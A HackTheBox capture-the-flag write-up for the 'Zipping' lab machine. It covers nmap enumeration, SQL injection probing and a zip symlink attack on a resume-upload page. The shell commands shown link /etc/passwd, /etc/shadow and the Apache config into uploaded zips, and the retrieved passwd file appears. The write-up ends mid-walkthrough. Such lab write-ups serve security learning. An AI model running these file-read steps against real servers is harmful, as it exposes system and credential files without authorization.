
Zipping



IP: 10.129.229.87

Info Gathering


Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Zipping
cd ~/HTB/Boxes/Zipping

# Open a tmux session
tmux new -s Zipping

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to HackTheBox OpenVPN
openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
msfconsole
workspace -a Zipping
workspace Zipping
setg LHOST 10.10.14.98
setg LPORT 1337
setg RHOST 10.129.229.87
setg RHOSTS 10.129.229.87
setg SRVHOST 10.10.14.98
setg SRVPORT 9000
use multi/handler
```

Enumeration


```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A 10.129.229.87 -oN zipping.nmap
```

Hosts



```
Hosts
=====

address        mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------        ---  ----  -------  ---------  -----  -------  ----  --------
10.129.229.87             Linux               2.6.X  server
```

Services




```
Services
========

host           port  proto  name  state  info
----           ----  -----  ----  -----  ----
10.129.229.87  22    tcp    ssh   open   OpenSSH 9.0p1 Ubuntu 1ubuntu7.3 Ubuntu Linux; protocol 2.0
10.129.229.87  80    tcp    http  open   Apache httpd 2.4.54 (Ubuntu)
```

Gaining Access

After visiting the site http://10.129.229.87 I see two possible entry point locations that could be used to exploit the machine
When shopping there may be the potential for SQL injections at the below URL parameters if no input validation is used
http://10.129.229.87/shop/index.php?page=%27
and
http://10.129.229.87/shop/index.php?page=product&id=2
and
http://10.129.229.87/shop/index.php?page=cart&quantity=1&product_id=1


Screenshot Evidence



```
GET /shop/index.php?page=product&id=4 HTTP/1.1
Host: 10.129.229.87
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36
Connection: close
Cache-Control: max-age=0
```

I attempted to replace the integer value once in page= and once in id= with a single quote but was able to see ‘ translated to url encoding. This had no effect on my results
I attempted to add a single quote in the quantity but received a message “please enter a number”

Screenshot Evidence


Contemporary Watch


$14.99 ~~$19.99~~

'

Please enter a number.

They appear to be using input validation
There is a page to upload zip files at http://10.129.229.87/upload.php
The page claims it only accepts zip files and inside the zip file has to be a PDF


Screenshot Evidence


WORK WITH US

If you are interested in working with us, do not hesitate to send us your curriculum.
The application will only accept zip files, inside them there must be a pdf file containing your curriculum.

I tried uploading a non zip file and it returned “Error Uploading File"

Screenshot Evidence


WORK WITH US

If you are interested in working with us, do not hesitate to send us your

application will only accept zip files, inside them there must be a pdf file conta

Error uploading file.

I ran a google search for "zip file exploit" and came across two possible vulnerabilities
1.) Zip Slip Vulnerability
2.) Zip Symlink Vulnerability
SOURCE: https://levelup.gitconnected.com/zip-based-exploits-zip-slip-and-zip-symlink-upload-21afd1da464f


I searched zip slip vulnerability which requires overwriting existing files to create an RCE
There is only one PHP product affected by this vulnerability which is called chumper/zipper PHP. The fixed version is 1.0.3
SOURCE: https://github.com/snyk/zip-slip-vulnerability

I looked at the next vulnerability which seemed more exploitable
I searched zip symlink exploit and came accross the belowarticle
REFERENCE: https://effortlesssecurity.in/zip-symlink-vulnerability/

Zip files can contain symlinks which point to other locations on the disk where a file actually exists
I can create a zip file on my machine that contains the location of critical files on the Linux file system and possibly read them
I attempted to read the /etc/passwd file and /etc/shadow file to see what level I can read at

```
# Commands Executed
ln -s /etc/passwd tobor.pdf
zip -r --symlinks tobor.zip tobor.pdf
cp tobor.pdf /home/kali/Downloads/

ln -s /etc/passwd tobor.pdf
zip -r --symlinks tobor.zip tobor.pdf
cp tobor1.zip /home/kali/Downloads/
```

I uploaded tobor.zip to the page and it was successful
Screenshot Evidence



WORK WITH US

If you are interested in working with us, do not hesitate to send us your curriculum.
The application will only accept zip files, inside them there must be a pdf file containing your curriculum.

and unzipped, a staff member will review your resume as soon as possible. Make sure it has been uploaded corr
path:


uploads/d0fd8a0cb7deb897518adaf9ceac5024/tobor.pdf

ected.

I could not see the contents in my browser but Burpsuite displayed the results. I moved to using curl requests to see the results more quickly

```
# Curl Request to Use
curl -sL -k http://10.129.229.87/uploads/d0fd8a0cb7deb897518adaf9ceac5024/tobor.pdf
```

Screenshot Evidence




```
GET /uploads/d0fd8a0cb7deb897518adaf9ceac5024/tobor.pdf HTTP/1.1
Host: 10.129.229.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: PHPSESSID=asqdmlti7urhiqkotji0moopu8
Upgrade-Insecure-Requests: 1
```

```
Content-Length: 1389
Connection: close
Content-Type: application/pdf

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:103:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:104:110:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin
```

I tried again this time uploading the /etc/shadow pdf
This returned a not found error so I do not have full permissions to the site

Screenshot Evidence




```
Not Found

The requested URL was not found on this server.

Apache/2.4.54 (Ubuntu) Server at 10.129.229.87 Port 80
```

I next grabbed the apache config. This is to learn the root directory path of the web page. I want to find the upload.php file and read its contents

```
# Commands Executed
ln -s /etc/apache2/apache2.conf apache.pdf
zip -r --symlinks apache.zip apache.pdf
cp apache.zip /home/kali/Downloads/
```

Screenshot Evidence

